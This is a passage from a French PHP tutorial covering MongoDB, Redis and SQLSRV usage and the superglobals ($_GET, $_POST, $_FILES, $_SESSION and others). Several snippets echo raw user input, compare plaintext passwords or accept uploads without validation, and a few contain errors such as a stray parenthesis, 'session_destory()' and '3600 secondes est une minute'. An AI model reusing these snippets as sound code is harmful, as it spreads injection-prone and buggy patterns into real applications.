$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Insérer un document

Exemple pour ajouter un document:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
```

```
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Mettre à jour un document

Exemple de mise à jour de tous les documents où nom est égal à "John":

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Supprimer un document

Exemple pour supprimer tous les documents où nom est égal à "Peter":

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Lire Utiliser MongoDB en ligne: https://riptutorial.com/fr/php/topic/4143/utiliser-mongodb

Chapitre 104: Utiliser Redis avec PHP

Examples

Installer PHP Redis sur Ubuntu

Pour installer PHP sur Ubuntu, installez d'abord le serveur Redis:

```
sudo apt install redis-server
```

puis installez le module PHP:

```
sudo apt install php-redis
```

Et redémarrez le serveur Apache:

```
sudo service apache2 restart
```

Connexion à une instance Redis

En supposant qu'un serveur par défaut s'exécutant sur localhost avec le port par défaut, la commande pour se connecter à ce serveur Redis serait:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Exécuter des commandes Redis en PHP

Le module PHP de Redis donne accès aux mêmes commandes que le client CLI Redis. Il est donc assez simple à utiliser.

La syntaxe est la suivante:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Lire Utiliser Redis avec PHP en ligne: https://riptutorial.com/fr/php/topic/7420/utiliser-redis-avec-php

Chapitre 105: Utiliser SQLSRV

Remarques

Le pilote SQLSRV est une extension PHP prise en charge par Microsoft qui vous permet d'accéder aux bases de données Microsoft SQL Server et SQL Azure. C'est une alternative pour les pilotes MSSQL qui étaient obsolètes depuis PHP 5.3 et qui ont été supprimés de PHP 7.

L'extension SQLSRV peut être utilisée sur les systèmes d'exploitation suivants:

- Windows Vista Service Pack 2 ou ultérieur
- Windows Server 2008 Service Pack 2 ou ultérieur
- Windows Server 2008 R2
- Windows 7

L'extension SQLSRV nécessite que le client natif Microsoft SQL Server 2012 soit installé sur le même ordinateur que PHP. Si le client natif Microsoft SQL Server 2012 n'est pas déjà installé, cliquez sur le lien approprié dans la page de documentation "Configuration requise" .

Pour télécharger les derniers pilotes SQLSRV, procédez comme suit: Télécharger

Une liste complète de la configuration système requise pour les pilotes SQLSRV est disponible ici: Configuration requise

Ceux qui utilisent SQLSRV 3.1+ doivent télécharger le pilote Microsoft ODBC 11 pour SQL Server.

Les utilisateurs de PHP7 peuvent télécharger les derniers pilotes depuis GitHub

Microsoft® ODBC Driver 13 pour SQL Server prend en charge Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (Aperçu), Analytics Platform System, Azure SQL Database et Azure SQL Data Warehouse.

Examples

Créer une connexion

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
```

```
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV a également un pilote PDO. Pour vous connecter en utilisant PDO:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Faire une requête simple

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Note: l'utilisation des crochets `[]` *est pour échapper à la* `table` *mots car c'est un mot réservé . Celles-ci fonctionnent comme les backticks* `` ` `` *MySQL .*

Invoquer une procédure stockée

Pour appeler une procédure stockée sur le serveur:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Faire une requête paramétrée

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

Si vous prévoyez d'utiliser la même instruction de requête plus d'une fois, avec des paramètres différents, vous pouvez obtenir la même chose avec les fonctions `sqlsrv_prepare()` et `sqlsrv_execute()` , comme indiqué ci-dessous:

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
```

```
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Récupération des résultats de la requête

Il existe trois manières principales d'obtenir les résultats d'une requête:

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` récupère la ligne suivante en tant que tableau.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` a un second paramètre facultatif pour récupérer différents types de tableaux: `SQLSRV_FETCH_ASSOC` , `SQLSRV_FETCH_NUMERIC` et `SQLSRV_FETCH_BOTH` *(par défaut)* peuvent être utilisés; chacun renvoie respectivement les tableaux associatifs, numériques, associatifs et numériques.

---

sqlsrv_fetch_object ()

`sqlsrv_fetch_object()` récupère la ligne suivante en tant qu'objet.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

`sqlsrv_fetch()` rend la prochaine ligne disponible pour la lecture.

```
$stmt = sqlsrv_query($conn, $query);
```

```
while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Récupération des messages d'erreur

Lorsqu'une requête est erronée, il est important de récupérer les messages d'erreur renvoyés par le pilote pour identifier la cause du problème. La syntaxe est la suivante:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

Cela retourne un tableau avec:

Clé	La description
SQLSTATE	L'état dans lequel se trouve le pilote SQL Server / OBDC
code	Le code d'erreur SQL Server
message	La description de l'erreur

Il est courant d'utiliser la fonction ci-dessus comme ceci:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Lire Utiliser SQLSRV en ligne: https://riptutorial.com/fr/php/topic/4467/utiliser-sqlsrv

Chapitre 106: Variables superglobales PHP

Introduction

Les superglobales sont des variables intégrées qui sont toujours disponibles dans tous les domaines.

Plusieurs variables prédéfinies en PHP sont des "superglobales", ce qui signifie qu'elles sont disponibles dans toutes les portées d'un script. Il n'y a pas besoin de faire de `global $variable;` pour y accéder au sein de fonctions ou de méthodes.

Examples

PHP5 SuperGlobals

Voici les PHP5 SuperGlobals

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _COOKIE
- $ _SESSION

$ GLOBALS : Cette variable SuperGlobal est utilisée pour accéder aux variables globales.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : Cette variable SuperGlobal est utilisée pour collecter les données soumises par un formulaire HTML.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : cette variable SuperGlobal est utilisée pour collecter les données soumises par HTML

Form avec la méthode `get` .

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : Cette variable SuperGlobal est utilisée pour collecter les données soumises par HTML Form avec la méthode `post` .

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : Cette variable SuperGlobal contient les informations des fichiers téléchargés via la méthode HTTP Post.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : cette variable SuperGlobal contient des informations sur les scripts, les en-têtes HTTP et les chemins de serveur.

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV : Cet environnement de variable variable SuperGlobal Détails de la variable sous laquelle PHP est exécuté.

$ _COOKIE : Cette variable SuperGlobal est utilisée pour récupérer la valeur du cookie avec la

clé donnée.

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : cette variable SuperGlobal est utilisée pour définir et récupérer la valeur de session stockée sur le serveur.

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobals expliqué

introduction

En d'autres termes, ce sont des variables qui sont disponibles dans *tous les* domaines de vos scripts.

Cela signifie qu'il n'est pas nécessaire de les transmettre en tant que paramètres dans vos fonctions ou de les stocker en dehors d'un bloc de code pour les rendre disponibles dans différentes portées.

Qu'est-ce qu'un superglobal?

Si vous pensez que ce sont des super-héros, ils ne le sont pas.

Depuis PHP version 7.1.3, il y a 9 variables super globales. Ils sont comme suit:

- `$GLOBALS` - `$GLOBALS` référence à toutes les variables disponibles dans la portée globale
- `$_SERVER` - `$_SERVER` serveur et l'environnement d'exécution
- `$_GET` - `$_GET` HTTP GET
- `$_POST` - Variables HTTP POST
- `$_FILES` - Variables de téléchargement de fichier HTTP
- `$_COOKIE` - Cookies HTTP
- `$_SESSION` - Variables de session
- `$_REQUEST` - Variables de requête HTTP
- `$_ENV` - Variables d'environnement

Voir la documentation .

Dis m'en plus, dis moi plus

Je suis désolé pour la référence Grease! Lien

Temps pour quelques explications sur ces globaux de super- ~~héros~~ .

`$GLOBALS`

> Un tableau associatif contenant des références à toutes les variables actuellement définies dans la portée globale du script. Les noms de variable sont les clés du tableau.

Code

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

Sortie

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

Dans l'exemple ci-dessus, `$myLocal` n'est pas affiché la deuxième fois car il est déclaré dans la fonction `test()` , puis détruit après la fermeture de la fonction.

Devenir global

Pour remédier à cela, il existe deux options.

Option 1: **mot clé `global`**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

Le mot clé `global` est un préfixe sur une variable qui le force à faire partie de la portée globale.

Notez que vous ne pouvez pas affecter une valeur à une variable dans la même instruction que le mot clé global. Par conséquent, pourquoi j'ai dû attribuer une valeur en dessous. (C'est possible si vous supprimez de nouvelles lignes et espaces, mais je ne pense pas que ce soit bien. `global $myLocal; $myLocal = "local"`).

Option deux: **tableau `$GLOBALS`**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

Dans cet exemple, j'ai réaffecté `$myLocal` la valeur de `$GLOBAL["myLocal"]` car je trouve plus facile d'écrire un nom de variable plutôt que le tableau associatif.

`$_SERVER`

> $ _SERVER est un tableau contenant des informations telles que les en-têtes, les chemins et les emplacements de script. Les entrées de ce tableau sont créées par le serveur Web. Il n'y a aucune garantie que chaque serveur Web fournira l'un d'entre eux; les serveurs peuvent en omettre ou en fournir d'autres non répertoriés ici. Cela dit, un grand nombre de ces variables sont prises en compte dans la spécification CGI / 1.1 , vous devriez donc pouvoir les attendre.

Un exemple de sortie de ceci pourrait être comme suit (exécuté sur mon PC Windows en utilisant WAMP)

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

Il y a beaucoup de choses à prendre, alors je choisirai quelques-unes importantes ci-dessous. Si vous souhaitez en savoir plus, consultez la section index de la documentation.

Je pourrais les ajouter tous en dessous d'un jour. Ou quelqu'un peut éditer et ajouter une ***bonne*** explication ci-dessous? *Astuce, indice* ;)

Pour toutes les explications ci-dessous, supposez que l'URL est http://www.example.com/index.php

- `HTTP_HOST` - L'adresse de l'hôte.
  Cela retournerait `www.example.com`
- `HTTP_USER_AGENT` - Contenu de l'agent utilisateur. Ceci est une chaîne qui contient toutes les informations sur le navigateur du client, y compris le système d'exploitation.
- `HTTP_COOKIE` - Tous les cookies dans une chaîne concaténée, avec un délimiteur de point-virgule.
- `SERVER_ADDR` - L'adresse IP du serveur dont le script en cours est exécuté.
  Cela retournerait `93.184.216.34`
- `PHP_SELF` - Le nom du fichier actuellement exécuté, relatif à la racine du document.
  Ceci retournerait `/index.php`
- `REQUEST_TIME_FLOAT` - Horodatage du début de la requête, avec une précision de la microseconde. Disponible depuis PHP 5.4.0.
- `REQUEST_TIME` - L'horodatage du début de la demande. Disponible depuis PHP 5.1.0.

`$_GET`

> Un tableau associatif de variables passé au script actuel via les paramètres URL.

`$_GET` est un tableau qui contient tous les paramètres d'URL; ce sont les quoi après le? dans l'URL.

En utilisant http://www.example.com/index.php?myVar=myVal comme exemple. Cette information à partir de cette URL peut être obtenue en accédant au format `$_GET["myVar"]` et le résultat sera `myVal` .

Utiliser du code pour ceux qui n'aiment pas la lecture.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

L'exemple ci-dessus utilise l' opérateur ternaire .

Cela montre comment vous pouvez accéder à la valeur depuis l'URL en utilisant le superglobal `$_GET` .

Maintenant un autre exemple! *haleter*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

Il est possible d'envoyer plusieurs variables via l'URL en les séparant par un caractère esperluette (`&`).

Risque de sécurité
Il est très important de ne pas envoyer d'informations sensibles via l'URL, car celles-ci resteront dans l'historique de l'ordinateur et seront visibles par toute personne pouvant accéder à ce navigateur.

`$_POST`

> Un tableau associatif de variables transmis au script en cours via la méthode HTTP POST lors de l'utilisation de l'application / x-www-form-urlencoded ou de multipart / form-data en tant que HTTP Content-Type dans la requête.

Très similaire à `$_GET` cette donnée est envoyée d'un endroit à un autre.

Je vais commencer par aller directement dans un exemple. (J'ai omis l'attribut action car cela enverra les informations à la page dans laquelle se trouve le formulaire).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

Ci-dessus se trouve un formulaire de base pour lequel des données peuvent être envoyées. Dans un environnement réel, l'attribut `value` ne serait pas défini, ce qui signifie que le formulaire serait vide. Cela enverrait alors les informations saisies par l'utilisateur.

```
echo $_POST["myVar"]); // returns "myVal"
```

Risque de sécurité
L'envoi de données via POST n'est pas non plus sécurisé. L'utilisation de HTTPS garantira la sécurité des données.

`$_FILES`

> Un tableau associatif d'éléments téléchargés dans le script en cours via la méthode HTTP POST. La structure de ce tableau est décrite dans la section de téléchargement de la méthode POST .

Commençons par une forme de base.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Notez que j'ai omis l'attribut d' `action` (encore une fois!). En outre, j'ai ajouté `enctype="multipart/form-data"` , ce qui est important pour tout formulaire traitant des téléchargements de fichiers.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);
```

```
    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

Ceci est utilisé pour télécharger un fichier. Parfois, vous souhaiterez peut-être télécharger plusieurs fichiers. Un attribut existe pour cela, il s'appelle `multiple` .
Il y a un attribut pour à peu près *tout* . Je suis désolé

Vous trouverez ci-dessous un exemple de formulaire contenant plusieurs fichiers.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

Notez les modifications apportées ici; il n'y en a que quelques-uns.

- Le nom d' `input` a des crochets. C'est parce que c'est maintenant un tableau de fichiers et nous disons donc au formulaire de faire un tableau des fichiers sélectionnés. En omettant les crochets, le dernier fichier sera défini sur `$_FILES["myVar"]` .
- L'attribut `multiple="multiple"` . Cela indique simplement au navigateur que les utilisateurs peuvent sélectionner plusieurs fichiers.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
```

```
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

Ceci est un exemple très simple et ne gère pas les problèmes tels que les extensions de fichiers qui ne sont pas autorisés ou les fichiers nommés avec du code PHP (comme un équivalent PHP d'une injection SQL). Voir la documentation .

Le premier processus vérifie s'il existe des fichiers et, si tel est le cas, définissez leur nombre total sur `$total` .

L'utilisation de la boucle for permet une itération du tableau `$_FILES` et l'accès à chaque élément un par un. Si ce fichier ne rencontre pas de problème, l'instruction if est vraie et le code du téléchargement du fichier unique est exécuté.
Si un problème est rencontré, le bloc de commutation est exécuté et une erreur est présentée conformément à l'erreur pour ce téléchargement particulier.

`$_COOKIE`

> Un tableau associatif de variables transmis au script actuel via les cookies HTTP.

Les cookies sont des variables qui contiennent des données et sont stockées sur l'ordinateur du client.

Contrairement aux superglobales mentionnées ci-dessus, les cookies doivent être créés avec une fonction (et ne pas affecter de valeur). La convention est ci-dessous.

```
setcookie("myVar", "myVal", time() + 3600);
```

Dans cet exemple, un nom est spécifié pour le cookie (dans cet exemple, il s'agit de "myVar"), une valeur est donnée (dans cet exemple, il s'agit de "myVal", mais une variable peut être transmise pour affecter sa valeur au cookie), et puis une heure d'expiration est donnée (dans cet exemple, il est une heure car 3600 secondes est une minute).

Bien que la convention de création d'un cookie soit différente, on y accède de la même manière que les autres.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

Pour détruire un cookie, `setcookie` doit être appelé à nouveau, mais le délai d'expiration est défini à *tout* moment dans le passé. Voir ci-dessous.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

Cela supprimera les cookies et les supprimera de l'ordinateur du client.

`$_SESSION`

> Un tableau associatif contenant les variables de session disponibles pour le script en cours. Consultez la documentation sur les fonctions de session pour plus d'informations sur son utilisation.

Les sessions ressemblent beaucoup aux cookies, sauf qu'elles sont côté serveur.

Pour utiliser des sessions, vous devez inclure `session_start()` en haut de vos scripts pour permettre aux sessions d'être utilisées.

Définir une variable de session est la même chose que définir une autre variable. Voir exemple ci-dessous.

```
$_SESSION["myVar"] = "myVal";
```

Lors du démarrage d'une session, un identifiant aléatoire est défini comme cookie et appelé "PHPSESSID" et contiendra l'ID de session pour cette session en cours. Vous pouvez y accéder en appelant la fonction `session_id()` .

Il est possible de détruire les variables de session en utilisant la fonction `unset` (telle que `unset($_SESSION["myVar"])` détruirait cette variable).
L'alternative est d'appeler `session_destory()` . Cela détruira toute la session, ce qui signifie que **toutes** les variables de session n'existeront plus.

`$_REQUEST`

> Un tableau associatif qui contient par défaut le contenu de `$_GET` , `$_POST` et `$_COOKIE` .

Comme l'indique la documentation de PHP, il ne s'agit que d'une compilation de `$_GET` , `$_POST` et `$_COOKIE` en une seule variable.

Comme il est possible que ces trois tableaux aient un index du même nom, il existe un paramètre dans le fichier `php.ini` appelé `request_order` qui peut spécifier lequel des trois a la priorité.
Par exemple, si elle était définie sur `"GPC"` , la valeur de `$_COOKIE` sera utilisée, car elle est lue de gauche à droite, ce qui signifie que `$_REQUEST` définira sa valeur sur `$_GET` , puis sur `$_POST` , puis sur `$_COOKIE` et depuis que `$_COOKIE` est la dernière c'est la valeur qui est dans `$_REQUEST` .
Voir cette question .

`$_ENV`

> Un tableau associatif de variables passé au script en cours via la méthode environment.
>
> Ces variables sont importées dans l'espace de noms global de PHP à partir de l'environnement sous lequel l'analyseur PHP est exécuté. Beaucoup sont fournis par le shell sous lequel PHP est exécuté et différents systèmes exécutent probablement différents types de shells, une liste définitive est impossible. Veuillez consulter la documentation de votre shell pour obtenir une liste des variables d'environnement définies.
>
> Les autres variables d'environnement incluent les variables CGI, placées là même si PHP est exécuté en tant que module serveur ou processeur CGI.

Tout ce qui est stocké dans `$_ENV` provient de l'environnement dans lequel PHP est exécuté.

`$_ENV` n'est `$_ENV` que si `php.ini` permet.
